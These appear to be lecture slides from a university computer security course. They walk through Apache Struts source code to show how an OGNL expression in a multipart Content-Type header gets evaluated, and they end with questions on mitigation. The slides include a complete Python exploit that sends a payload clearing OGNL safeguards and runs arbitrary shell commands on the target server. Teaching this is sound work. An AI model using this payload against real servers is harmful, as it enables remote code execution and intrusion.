
Multipart POST Request

```
POST https://piazza.com/upload/upload_photo?uid=i078v50foiw3hy HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 …
Accept: text/html, …
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://piazza.com/account_settings
Cookie: piazza_session="yLKDuLI …
Connection: keep-alive
Content-Type: multipart/form-data;
boundary=---------------------------153936249813300084772951913 16
Content-Length: 21774

---------------------------153936249813300084772951913 16
Content-Disposition: form-data; name="user[photo]";
filename="picture.jpg"
Content-Type: image/jpeg

…
```

Struts Architecture



```
public HttpServletRequest wrapRequest(HttpServletRequest request) throws IOException {
    // don't wrap more than once
    if (request instanceof StrutsRequestWrapper) {
        return request;
    }

    String content_type = request.getContentType();
    if (content_type != null && content_type.contains("multipart/form-data")) {
        MultiPartRequest mpr = getMultiPartRequest();
        LocaleProvider provider = getContainer().getInstance(LocaleProvider.class);
        request = new MultiPartRequestWrapper(mpr, request, …);
    } else {
        request = new StrutsRequestWrapper(request, …);
    }

    return request;
}
```

struts/core/src/main/java/org/apache/struts2/dispatcher/Dispatcher.java

```
public void parse(HttpServletRequest request, String saveDir) throws IOException {
    try {
        setLocale(request);
        processUpload(request, saveDir);
    } catch (FileUploadException e) {
        LOG.warn("Request exceeded size limit!", e);
        LocalizedMessage errorMessage;
        if(e instanceof FileUploadBase.SizeLimitExceededException) {
            FileUploadBase.SizeLimitExceededException ex =
                (FileUploadBase.SizeLimitExceededException) e;
            errorMessage = buildErrorMessage(e,
                new Object[]{ex.getPermittedSize(), ex.getActualSize()});
        } else {
            errorMessage = buildErrorMessage(e, new Object[]{});
        }

        if (!errors.contains(errorMessage)) {
            errors.add(errorMessage);
        }
    } catch (Exception e) {
        LOG.warn("Unable to parse request", e);
        LocalizedMessage errorMessage = buildErrorMessage(e, new Object[]{});
        if (!errors.contains(errorMessage)) {
            errors.add(errorMessage);
        }
    }
}
```

struts/core/src/main/java/org/apache/struts2/dispatcher/JakartaMultiPartRequest.java

```
protected LocalizedMessage buildErrorMessage(Throwable e, Object[] args) {
    String errorKey = "struts.messages.upload.error." + e.getClass().getSimpleName();
    LOG.debug("Preparing error message for key: [{}]", errorKey);

    return new LocalizedMessage(this.getClass(), errorKey, e.getMessage(), args);
}
```

- Contains `Content-Type` header in error message
- Becomes `defaultMessage` element of `LocalizedMessage`

struts/core/src/main/java/org/apache/struts2/dispatcher/AbstractMultiPartRequest.java

```
MultiPartRequestWrapper multiWrapper = (MultiPartRequestWrapper) request;

if (multiWrapper.hasErrors()) {
    for (LocalizedMessage error : multiWrapper.getErrors()) {
        if (validation != null) {
            validation.addActionError(
                LocalizedTextUtil.findText(
                    error.getClazz(), error.getTextKey(),
                    ActionContext.getContext().getLocale(),
                    error.getDefaultMessage(), error.getArgs()));
        }
    }
}
```

struts/core/src/main/java/org/apache/struts2/dispatcher/AbstractMultiPartRequest.java

```
private static GetDefaultMessageReturnArg getDefaultMessage(String key, Locale locale,
ValueStack valueStack, Object[] args,String defaultMessage) {
    GetDefaultMessageReturnArg result = null;
    boolean found = true;

    if (key != null) {
        String message = findDefaultText(key, locale);

        if (message == null) {
            message = defaultMessage;
            found = false; // not found in bundles
        }

        // defaultMessage may be null
        if (message != null) {
            MessageFormat mf = buildMessageFormat(
                TextParseUtil.translateVariables(message, valueStack),
                locale);

            String msg = formatWithNullDetection(mf, args);
            result = new GetDefaultMessageReturnArg(msg, found);
        }
    }

    return result;
}
```

Anything within ${...} will be treated as an OGNL expression and evaluated as such.

struts/core/src/main/java/com/opensymphony/xwork2/util/LocalizedTextUtil.java

Syntax

Basic OGNL expressions are very simple. The language has become quite rich with features, but you don't generally need to worry about the more complicated parts of the language: the simple cases have remained that way. For example, to get at the name property of an object, the OGNL expression is simply `name`. To get at the `text` property of the object returned by the headline property, the OGNL expression is `headline.text`.

What is a property? Roughly, an OGNL property is the same as a bean property, which means that a pair of get/set methods, or alternatively a field, defines a property (the full story is a bit more complicated, since properties differ for different kinds of objects; see below for a full explanation).

The fundamental unit of an OGNL expression is the navigation chain, usually just called "chain." The simplest chains consist of the following parts:

Expression Element Part	Example
Property names	like the `name` and `headline.text` examples above
Method Calls	`hashCode()` to return the current object's hash code
Array Indices	`listeners[0]` to return the first of the current object's list of listeners

All OGNL expressions are evaluated in the context of a current object, and a chain simply uses the result of the previous link in the chain as the current object for the next one. You can extend a chain as long as you like. For example, this chain:

```
name.toCharArray()[0].numericValue.toString()
```

This expression follows these steps to evaluate:

- extracts the `name` property of the initial, or root, object (which the user provides to OGNL through the OGNL context);

Object Graph Navigation Language

- Expression language for getting and setting properties of classes via `getXXX` and `setXXX` methods
- Used to insert values of variables into HTML
  - E.g. `<s:property value="postalCode"/>`
- Can be used to call Java methods

Exploit Strategy

- Insert OGNL code in Content-Type header
- Code must be enclosed in `${...}`
- Content-Type must include the string `multipart/form-data`

```
${(#_='multipart/form-data').
(#p=new java.lang.ProcessBuilder(…))
```

Constructs a process builder with the specified operating system program and arguments. This is a convenience constructor that sets the process builder's command to a string list containing the same strings as the `command` array, in the same order. It is not checked whether `command` corresponds to a valid operating system command.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import urllib2
import httplib


def exploit(url, cmd):
    payload = "%{(#_='multipart/form-data')."
    payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
    payload += "(#_memberAccess?"
    payload += "(#_memberAccess=#dm):"
    payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
    payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
    payload += "(#ognlUtil.getExcludedPackageNames().clear())."
    payload += "(#ognlUtil.getExcludedClasses().clear())."
    payload += "(#context.setMemberAccess(#dm)))))."
    payload += "(#cmd='%s')." % cmd
    payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
    payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
    payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
    payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
    payload += "(#ros.flush())}"

    try:
        headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
        request = urllib2.Request(url, headers=headers)
        page = urllib2.urlopen(request).read()
    except httplib.IncompleteRead, e:
        page = e.partial

    print(page)
    return page
```

Demo

Through Darkness Light

- What did we learn from this?
- How do we make sure it doesn’t happen?
- How do we mitigate security risks?


CSE 127 COMPUTER SECURITY
MASS:WERK DATA CENTER <masswerk.at>
CDL 0815

Questions?